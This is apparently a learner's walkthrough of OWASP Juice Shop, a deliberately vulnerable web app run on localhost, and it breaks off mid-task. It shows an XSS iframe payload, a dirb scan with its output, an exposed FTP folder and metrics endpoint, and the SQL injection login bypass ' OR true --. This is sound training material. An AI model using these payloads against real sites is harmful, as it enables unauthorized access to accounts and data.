Juice-Shop exploring Report


Juice-shop - is an interactive vulnerable platform, where entry-level pentesters can apply their skills and knowledge, put teory into practice.

The first thing we need to do is to install an npm server. This will allow us to access to site whenever we need it. There are several steps to achieve this.
1. Install nodejs through terminal
Sudo nodejs install
2. Install npm server
Sudo npm install
3. Install juice-shop from github
Git clone https://github.con/juice-shop/juice-shop.git
4. Navigate to the Juice-shop folder
Cd juice-shop
5. Start npm-server
Npm start
6. Open the site in a browser on port 3000.
127.0.0.1:3000/

Tasks level EASY

1. XSS injection.

This term refers to a web-security vulnerability where an attacker can inject malicious scripts into trusted websites.
To determine whether the site is vulnerable to XSS injection we can use search-field. For this we enter <h1>owasp. If the input is rendered without sanitization, it indicates that the site does not properly resist XSS attacks. Therefore, we can use the following script:
<iframe src="javascript:alert('xss')">



127.0.0.1:3000

xss


No results found

Try adjusting your search to find what you're looking for.

As a result we can observe the following changes in the address bar:
127.0.0.1:3000/#/search?q=<iframe src%3D"javascript:alert('xss)">

2. Brut Force chatbot Attack

Bruteforce is trial-and-error method, that involves repeated attempts using all possible combinations. By applying this method while interacting with site's chatbot, we can obtain the following results:



Support Chat (powered by juicy-chat-bot)

coupon

I can't hear you too much static. Please check your internet connection.

I can't hear you too much static. Please check your internet connection.

Sorry I couldn't understand what you were trying to say


coupon

Oooookay, if you promise to stop nagging me here's a 10% coupon code for you: I}6D#h7ZKp

3. Searching for hidden directories.

For this purpose, we can use the powerful utility dirb.


Dirb http://127.0.0.1:3000 -f




```
┌──(vbox㉿vbox)-[~/Downloads/juice-shop]
└─$ dirb http://127.0.0.1:3000 -f

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Thu Dec  4 16:45:22 2025
URL_BASE: http://127.0.0.1:3000/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
OPTION: Fine tunning of NOT_FOUND detection

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://127.0.0.1:3000/ ----
+ http://127.0.0.1:3000/assets (CODE:301|SIZE:156)
+ http://127.0.0.1:3000/ftp (CODE:200|SIZE:941)
+ http://127.0.0.1:3000/profile (CODE:500|SIZE:1061)
+ http://127.0.0.1:3000/promotion (CODE:200|SIZE:692)
+ http://127.0.0.1:3000/redirect (CODE:500|SIZE:3559)
+ http://127.0.0.1:3000/robots.txt (CODE:200|SIZE:3)
+ http://127.0.0.1:3000/video (CODE:200|SIZE:263788)
+ http://127.0.0.1:3000/Video (CODE:200|SIZE:263788)

(!) FATAL: Too many errors connecting to host
    (Possible cause: COULDNT CONNECT)

-----------------
END_TIME: Thu Dec  4 16:47:48 2025
DOWNLOADED: 4589 - FOUND: 8
```

An HTTP 200 status code indicates which directories are accessible and active.

One of these directories is /ftp, where we can find a file acquisitions.md, that is supposed to be confidential.



```
# Planned Acquisitions

> This document is confidential! Do not distribute!

Our company plans to acquire several competitors within the next year.
This will have a significant stock market impact as we will elaborate in
detail in the following paragraph:

Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy
eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam
voluptua. At vero eos et accusam et justo duo dolores et ea rebum. Stet
clita kasd gubergren, no sea takimata sanctus est Lorem ipsum dolor sit
amet. Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam
nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat,
sed diam voluptua. At vero eos et accusam et justo duo dolores et ea
rebum. Stet clita kasd gubergren, no sea takimata sanctus est Lorem
ipsum dolor sit amet.

Our shareholders will be excited. It's true. No fake news.
```




```
~ / ftp /

quarantine               acquisitions.md          announcement_encrypted.r
coupons_2013.md.bak      eastere.gg               encrypt.pyc
incident-support.kdbx    legal.md                 package-lock.json.bak
package.json.bak         suspicious_errors.yml
```

4. SQL injection for Authentication Bypass

We can begin our penetration test at the registration form. For this purpose we can enter the following into the username field:

- ‘
- ‘ or true
- ‘ or true --

The password field can be filled with any symbols.



Username

' OR true --


Password

••••••••

As a result, we are able to log in as an adiministrator.

5. Metrics Exposure

Metrics are an important component of an applpication, as they can provide information about errors, requests, response time and memory usage of the server. Prometheus, a monitoring system, may expose sensitive metrics if it is improperly configured.




Using the expression browser

Let us explore data that Prometheus has collected about itself. To use Prometheus's built-in expression browser, navigate to http://localhost:9090/query and choose the "Graph" tab.

As you can gather from localhost:9090/metrics, one metric that Prometheus exports about itself

Based on the above, we can access the following endpoint:
http://127.0.0.1:3000/metrics




```
# HELP juiceshop_startup_duration_seconds Duration juiceshop required to perform a certain task during startup
# TYPE juiceshop_startup_duration_seconds gauge
juiceshop_startup_duration_seconds{task="validateConfig",app="juiceshop"} 0.041187399
juiceshop_startup_duration_seconds{task="cleanupFtpFolder",app="juiceshop"} 0.120289001
juiceshop_startup_duration_seconds{task="validatePreconditions",app="juiceshop"} 0.1489029
juiceshop_startup_duration_seconds{task="datacreator",app="juiceshop"} 9.123920742
juiceshop_startup_duration_seconds{task="customizeApplication",app="juiceshop"} 0.016554741
juiceshop_startup_duration_seconds{task="customizeEasterEgg",app="juiceshop"} 0.008488667
juiceshop_startup_duration_seconds{task="ready",app="juiceshop"} 9.214

# HELP process_cpu_user_seconds_total Total user CPU time spent in seconds.
# TYPE process_cpu_user_seconds_total counter
process_cpu_user_seconds_total{app="juiceshop"} 50.611647

# HELP process_cpu_system_seconds_total Total system CPU time spent in seconds.
# TYPE process_cpu_system_seconds_total counter
process_cpu_system_seconds_total{app="juiceshop"} 95.311177

# HELP process_cpu_seconds_total Total user and system CPU time spent in seconds.
# TYPE process_cpu_seconds_total counter
process_cpu_seconds_total{app="juiceshop"} 145.922824

# HELP process_start_time_seconds Start time of the process since unix epoch in seconds.
# TYPE process_start_time_seconds gauge
process_start_time_seconds{app="juiceshop"} 1764863569

# HELP process_resident_memory_bytes Resident memory size in bytes.
# TYPE process_resident_memory_bytes gauge
process_resident_memory_bytes{app="juiceshop"} 80134144

# HELP process_virtual_memory_bytes Virtual memory size in bytes.
# TYPE process_virtual_memory_bytes gauge
process_virtual_memory_bytes{app="juiceshop"} 1379672064

# HELP process_heap_bytes Process heap size in bytes.
# TYPE process_heap_bytes gauge
process_heap_bytes{app="juiceshop"} 243212288

# HELP process_open_fds Number of open file descriptors.
# TYPE process_open_fds gauge
process_open_fds{app="juiceshop"} 31

# HELP process_max_fds Maximum number of open file descriptors.
# TYPE process_max_fds gauge
process_max_fds{app="juiceshop"} 524288
```

As a result, we gain access to information that is supposed to be confidential.


6. Searching for Hidden List.

For this purpose we can save the main.js file and carefully review its contents.
Within the file, we can identify a hidden link.



```
({balance:this.totalPrice,paymentId:this.paymentId}).subscribe({next:()=>{sessionStorage.removeItem("walletTotal"),this.ngZone.run((0,S.A)(function*(){return yield e
.router.navigate(["/wallet"])})),this.snackBarHelperService.open("CHARGED_WALLET","confirmBar")},error:o=>{console.log(o),this.snackBarHelperService.open(o.error?.message
,"errorBar")}});else if("deluxe"===this.mode)this.userService.upgradeToDeluxe(this.paymentMode,this.paymentId).subscribe({next:o=>{localStorage.setItem("token",o.token
),this.cookieService.put("token",o.token),this.ngZone.run((0,S.A)(function*(){return yield e.router.navigate(["/deluxe-membership"])}))},error:o=>{console.log(o)}}
);else{if("wallet"===this.paymentMode){if(this.walletBalance<this.totalPrice)return void this.snackBarHelperService.open("INSUFFICIENT_WALLET_BALANCE","errorBar"
);sessionStorage.setItem("paymentId","wallet")}else sessionStorage.setItem("paymentId",this.paymentId);this.ngZone.run((0,S.A)(function*(){return yield e.router.navigate
(["/order-summary"])}))}}noop(){}showBitcoinQrCode(){this.dialog.open(Yt,{data:{data:"bitcoin:1AbKfgvw9psQ41NbLi8kufDQTezwG8DRZm",url:"./redirect?to=https://blockchain
.info/address/1AbKfgvw9psQ41NbLi8kufDQTezwG8DRZm",address:"1AbKfgvw9psQ41NbLi8kufDQTezwG8DRZm",title:"TITLE_BITCOIN_ADDRESS"}})}showDashQrCode(){this.dialog.open(Yt,{data
:{data:"dash:Xr556RzuwX6hg5EGpkybbv5RanJoZN17kW",url:"./redirect?to=https://explorer.dash.org/address/Xr556RzuwX6hg5EGpkybbv5RanJoZN17kW",address
:"Xr556RzuwX6hg5EGpkybbv5RanJoZN17kW",title:"TITLE_DASH_ADDRESS"}})}showEtherQrCode(){this.dialog.open(Yt,{data:{data:"0x0f933ab9fCAAA782D0279C300D73750e1311EAE6",url:"
./redirect?to=https://etherscan.io/address/0x0f933ab9fcaaa782d0279c300d73750e1311eae6",address:"0x0f933ab9fCAAA782D0279C300D73750e1311EAE6",title:"TITLE_ETHER_ADDRESS"}}
)}useWallet(){this.paymentMode="wallet",this.choosePayment()}resetCouponForm(){this.couponControl.setValue(""),this.couponControl.markAsPristine(),this.couponControl
.markAsUntouched()}static \u0275fac=function(o){return new(o||n)};static \u0275cmp=t.VBU({type:n,selectors:[["app-payment"]],decls:24,vars:10,consts:[["coupon",""]
,["appearance","outlined",1,"mat-own-card","mat-elevation-z6"],[1,"mdc-card"],[3,"emitSelection","allowDelete"],[1,"mat-elevation-z0","custom-card"],["id"
,"collapseCouponElement",1,"mat-elevation-z0",3,"expanded"],[1,"mat-elevation-z0",3,"expanded"],[1,"nav-section"],["mat-stroked-button","",1,"btn","btn-return",3,"click"]
,[1,"nav-text"],["translate",""],["mat-raised-button","","mat-button","","color","primary","aria-label","Proceed to review",1,"btn","nextButton",3,"click","disabled"],[1
,"row"],[1,"col","col-42"],["translate","",1,"card-title"],[1,"col","col-38"],[1,"confirmation","card-title"],[1,"col","col-20"],["type","submit","color","primary","mat
-raised-button","",1,"btn",2,"float","right",3,"click","disabled"],[1,"fas","fa-hand-holding-usd","fa-lg"],[1,"detail-divider"],[1,"confirmation",2,"margin-top","5px"],[1
,"error",2,"margin-top","5px"],["appearance","outline","color","accent"],[3,"innerHtml"],["id","coupon","matInput","","type","text",3,"formControl","placeholder"]
```

This link leads us to cryptocurrency wallet.



1AbKf-8DRZm

Base58 (P2PKH)

Bitcoin Address
1AbKfgvw9psQ41NbLi8kufDQTezwG8DRZm

Bitcoin Balance
0.00005997 • $5.37

Summary

This address has transacted 8 times on the Bitcoin blockchain. It has received a total of 0.01314446 BTC $1,177.80 and has sent a total of 0.01308449 BTC $1,172.43 The current value of this address is 0.00005997 BTC $5.37.


Total Received 0.01314446 BTC $1,177.80	Total Sent 0.01308449 BTC $1,172.43	Total Volume 0.02622895 BTC $2,350.23
Transactions 8		

Transactions

ID: 7e51-0df0
12/23/2022, 20:21:40
From bc1q-rax3
To 2 Outputs
0.00005997 BTC • $5.3
Fee 487 Sats • $0.4

7. DRY principle

The Dry principle stands for “don’t repeate yourself”.



User Registration

Email*
bibka13@gmail.com

Password*
●●●●●●●●

Password must be 5-40 characters long. 8/20

Repeat Password*
●●●●●●●

7/40

Security Question *

This cannot be changed later!

